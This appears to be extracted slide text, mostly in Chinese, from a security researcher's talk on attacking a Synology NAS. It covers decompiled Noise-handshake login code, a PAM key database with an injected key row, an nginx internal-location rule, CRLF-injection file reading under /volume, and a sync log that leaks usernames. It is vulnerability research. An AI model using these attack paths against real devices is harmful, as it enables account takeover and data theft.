
id	user	scope	key	attribute1	attribute2	enabled
...	admin	...	0xec9184cfe1e3...	NULL	browser	0
...	...	...	0x96943a24b2f4...	NULL	browser	1
...	...	...	...	...	...	...
...	admin	...	0xabf6bf6c4078...	NULL	browser	1

這三小🤔





SynoPAMLogin::Noise::HandShake_kk(&msg, ...)




```
8));}v14=sub_1B0B0(&v20,ik_message,payload,out,pkey,out_hash,(SynoPAMLogin::NoiseCipherPrivate*)&v19);if(N
iseCipherPrivate){v15=atomic_load((unsigned __int64*)&NoiseCipherPrivate->vt+1);if(v15==0x100000001LL){v18
*(_QWORD*)&NoiseCipherPrivate->vt;*(_QWORD*)&NoiseCipherPrivate->vt+1)=0LL;*(void(__fastcall*)(SynoPAML
gin::NoiseCipherPrivate*))(v18+16))(NoiseCipherPrivate);*(void(__fastcall*)(SynoPAMLogin::NoiseCipherPri
ate*))*(_QWORD*)&NoiseCipherPrivate->vt+24LL))(NoiseCipherPrivate);}else{if(*is_single_thread){v16=DWORD2
NoiseCipherPrivate->vt);DWORD2(NoiseCipherPrivate->vt)=v16-1;}else{v16=sub_EBCE0(0xFFFFFFFF,(atomic_uint*)
(char*)&NoiseCipherPrivate->vt+8));}if(v16==1)std::_Sp_counted_base<(__gnu_cxx::_Lock_policy)2>::_M_releas
_last_use_cold(NoiseCipherPrivate);}}if(v20.ptr!=v20.data)operator delete(v20.ptr,*(_QWORD*)v20.data+1LL);
eturn v14;}void __fastcall __noreturn sub_1BFF8(struct _Unwind_Exception*a1){_QWORD*v1;__int64 v2;if(v1)st
d::_Sp_counted_base<(__gnu_cxx::_Lock_policy)2>::_M_release(v1);std::string::_M_dispose(v2);Unwind_Resume(a
);}__int64 __fastcall SynoPAMLogin::Noise::HandShake_kk (string*kk_message,__int64 a2,string*payload_string
string*pkey,__int64 out_hash,__int64 a6){__int128 v12;__int64*v13;unsigned int v14;unsigned __int64 v15;in
v16;__int64 v18;__int128 v19;string v20;__int64 v21;v21=*(_QWORD*)off_111F00;v20.ptr=v20.data;sub_1A300(&
20,"Noise_KK_25519_ChaChaPoly_BLAKE2b",(__int64)"");v12=*(_QWORD*)a6;v13=*(__int64*)(a6+8);v19=v12;if(v13
{if(*is_single_thread)++*(_DWORD*)v13+2);else sub_EBCE0(1u,(atomic_uint*)(v13+1));}v14=sub_1B0B0(&v20,kk_
essage,payload_string,a2,pkey,out_hash,(SynoPAMLogin::NoiseCipherPrivate*)&v19);if(v13){v15=atomic_load((u
signed __int64*)v13+1);if(v15==0x100000001LL){v18=*v13;v13[1]=0LL;*(void(__fastcall*)(__int64*))(v18+16)
(v13);*(void(__fastcall*)(__int64*))*v13+24))(v13);}else{if(*is_single_thread){v16=*(_DWORD*)v13+2;*
_DWORD*)v13+2)=v16-1;}else{v16=sub_EBCE0(0xFFFFFFFF,(atomic_uint*)(v13+1));}if(v16==1)std::_Sp_counted_bas
<(__gnu_cxx::_Lock_policy)2>::_M_release_last_use_cold(v13);}}if(v20.ptr!=v20.data)operator delete(v20.ptr
*(_QWORD*)v20.data+1LL);return v14;}void __fastcall __noreturn sub_1C1B8(struct _Unwind_Exception*a1){_QWO
D*v1;__int64 v2;if(v1)std::_Sp_counted_base<(__gnu_cxx::_Lock_policy)2>::_M_release(v1);std::string::_M_di
pose(v2);Unwind_Resume(a1);}__int64 __fastcall SynoPAMLogin::Noise::TestResponseKey(__int64 a1){__int64 v1
__int64*v2;int*v3;__int64 v4;char*v5;size_t v6;__uid_t v7;unsigned int v8;unsigned __int64 v9;int v10;__ui
_t v12;int v13;__uid_t v14;char*v15;unsigned __int8 v16;_QWORD*v17;int v18;unsigned __int64 v19;int v20;__
id_t v21;__uid_t v22;__int64 v23;__uid_t v24;int v25;__uid_t v26;__uid_t v27;int v28;__uid_t v29;__uid_t v
0;__int64 v31;__uid_t v32;int v33;__uid_t v34;char*ptr;__int64 v36;void*v37;size_t v38;__uid_t v39;int v40
__uid_t v41;size_t size;__int64 v44;int v45;_QWORD*v46;_QWORD*v47;char*v48;char v49[16];size_t v50;_QWORD*
51;void*dest;__int128 v53;void*v54;__int64 v55;__int64 v56[2];string v57;void*v58[2];__int64 v59[2];void*v
0;__int64 v61;__int64 v62[2];void*v63;__int64 v64;__int64 v65[2];void*v66[2];__int64 v67[2];void*v68[2];__
```




BLAKE2b：驗證訊息完整性所使用的雜湊函數



Noise_KK_25519_ChaChaPoly_BLAKE2b

端到端加密 (E2EE)

/usr/syno/etc/private/session/syno-pam-key.db

id	user	scope	key	attribute1	attribute2	enabled
...	admin	...	0xec9184cfe1e3...	NULL	browser	0
...	...	...	0x96943a24b2f4...	NULL	browser	1
...	...	...	...	...	...	...
...	admin		0x112233445566...	LL	browser	1

舒服 😊




DEV✓CORE





欸乾 admin 預設不啟用





找新漏洞
洩漏帳號



找新漏洞
洩漏帳號

當乞丐跟
主辦要



找新露洞

找主辦方要



Hello Orange,
We will **NOT** provide the username.



死線前勿我



Web API Restricted AFR



```
location ~ ^/volume(?:X|USB|SATA|Gluster)?\d+/{  
    internal;
```

廢洞



```
include conf.d/x-accel.*.conf;
```

```
}
```

CRLF Injection 能夠讀 **/volume** 底下的檔案，但重要的檔案都放在其他目錄

/volume1/@synologydrive/log/syncfolder.log

```
2024-10-16T23:24:32 (23075:31040) [INFO] service-task.cpp.o(261): NotifyHandler<CloudStation::SharePreSetNotify>: , homes, , /volume1/homes, , normal, , no, 0, 0
2024-10-16T23:24:33 (23075:16928) [INFO] service-task.cpp.o(325): NotifyHandler<CloudStation::SharePostSetNotify>: , homes, , /volume1/homes, , normal, , no, 0, 0
2024-10-16T23:24:44 (23114:86016) [ERROR] path-convert-helper.cpp.o(374): Fail to get share 'homes' info when converting path '/volumes/volume1/homes'
2024-10-16T23:24:44 (23114:27488) [INFO] path-convert-helper.cpp.o(365): Fail to get info for user 'admin', try fallback to homes, path '/volumes/volume1/homes/admin'
2024-10-16T23:24:44 (23114:27488) [ERROR] path-convert-helper.cpp.o(368): Fail to get share 'homes' info when converting path '/volumes/volume1/homes/admin'
2024-10-17T17:06:51 (23114:86016) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/admin/@eaDir/@tmp/clientd.tmp.dir'
2024-10-17T17:06:51 (23114:86016) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/admin/@eaDir/@tmp/cloud.tmp.dir'
2024-10-17T17:06:51 (23114:86016) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/admin' for user 'admin'.
2024-10-18T18:09:13 (22306: 2400) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/admin/@eaDir/@tmp/clientd.tmp.dir'
2024-10-18T18:09:13 (22306: 2400) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/admin' for user 'admin'.
2024-10-18T18:09:16 (22344:71488) [ERROR] path-convert-helper.cpp.o(374): Fail to get share 'homes' info when converting path '/volumes/volume1/homes'
2024-10-18T18:51:26 (13150:99680) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/admin/@eaDir/@tmp/clientd.tmp.dir'
2024-10-18T18:51:26 (13150:99680) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/admin' for user 'admin'.
2024-10-18T18:53:00 (13188:86688) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/howd4r3you/@eaDir/@tmp/clientd.tmp.dir'
2024-10-18T18:53:00 (13188:86688) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/howd4r3you/@eaDir/@tmp/cloud.tmp.dir'
2024-10-18T18:53:00 (13188:86688) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/howd4r3you' for user 'howd4r3you'.
```


/volume1/@synologydrive/log/syncfolder.log

watch path to '/volume1/homes/...'
for user 'Pwn20wn2024User'.

```
2024-10-18T18:09:13 (22306: 2400) [WARNING] service-watch.cpp.o(82): Failed to rename the folder '/volume1/homes/admin/@eaDir/@tmp/clientd.tmp.dir'
2024-10-18T18:09:13 (22306: 2400) [INFO] service-watch.cpp.o(297): updating watch path to '/volume1/homes/admin' for user 'admin'.
